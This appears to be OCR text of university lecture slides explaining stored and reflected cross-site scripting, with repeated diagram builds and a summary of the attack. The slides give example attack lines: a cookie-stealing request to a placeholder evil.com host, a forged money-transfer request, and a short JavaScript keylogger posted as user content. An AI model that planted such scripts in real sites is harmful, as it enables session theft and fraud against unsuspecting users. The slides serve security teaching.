
4 execute script embedded in input *as though server meant us to run it*

5 perform attacker action

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com

1 Inject malicious script

User Victim

2 request content

3 receive malicious script

Server Patsy/Victim


4

execute script embedded in input *as though server m*

5 perform attacker action

E.g., **`GET http://bank.com/sendmoney?to=DrEvil&amt=100000`**

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

And/Or:

6 steal valuable data

evil.com

1 Inject malicious script

User Victim

2 request content

3 receive malicious script

Server Patsy/Victim


4

execute script embedded in input *as though server meant us to run it*

5 perform attacker action

bank.com

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com

And/Or:

6 steal valuable data

1

E.g., **GET http://evil.com/steal/***document.cookie*

malicious script

User Victim

2 request content

3 receive malicious script

4


execute script embedded in input *as though server meant us to run it*

5 perform attacker action

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com

1 Inject malicious script

User Victim

6 steal valuable data

2 request content

3 receive malicious script

Server Patsy/Victim

4

execute script embedded in input *as though server meant us to run it*

5 perform attacker action

(A “stored” XSS attack)

bank.com

Stored XSS: Summary

- Target: user with Javascript-enabled *browser* who visits *user-generated-content* page on vulnerable *web service*
- Attacker goal: run script in user's browser with same access as provided to server's regular scripts (subvert SOP = *Same Origin Policy*)
- Attacker tools: ability to leave content on web server page (e.g., via an ordinary browser); optionally, a server used to receive stolen information such as cookies
- Key trick: server fails to ensure that content uploaded to page does not contain embedded scripts
- Notes: (1) do not confuse with Cross-Site Request Forgery (CSRF); (2) requires use of Javascript

Demo on

(1) ***Finding*** and

(2) ***Exploiting***

Stored XSS vulnerabilities

Squig that does key-logging of anyone viewing it!

```
Keys pressed: <span id="keys"></span>
<script>
  document.onkeypress = function(e) {
    get = window.event?event:e;
    key = get.keyCode?get.keyCode:get.charCode;
    key = String.fromCharCode(key);
    document.getElementById("keys").innerHTML
        += key + ", " ;
    }
</script>
```


Two Types of XSS (Cross-Site Scripting)

- There are two main types of XSS attacks
- In a *stored* (or "persistent") XSS attack, the attacker leaves their script lying around on `bank.com` server
  - … and the server later unwittingly sends it to your browser
  - Your browser is none the wiser, and executes it within the same origin as the `bank.com` server
- In a *reflected* XSS attack, the attacker gets you to send the `bank.com` server a URL that has a Javascript script crammed into it …
  - … and the server echoes it back to you in its response
  - Your browser is none the wiser, and executes the script in the response within the same origin as `bank.com`

Reflected XSS (Cross-Site Scripting)

Victim client

Reflected XSS (Cross-Site Scripting)




Attack Server

1 visit web site

evil.com

Victim client

Reflected XSS (Cross-Site Scripting)



Attack Server


evil.com

1 visit web site

2 receive malicious page

Victim client

Reflected XSS (Cross-Site Scripting)



Attack Server

1 visit web site

2 receive malicious page

evil.com

Exact URL under attacker’s control

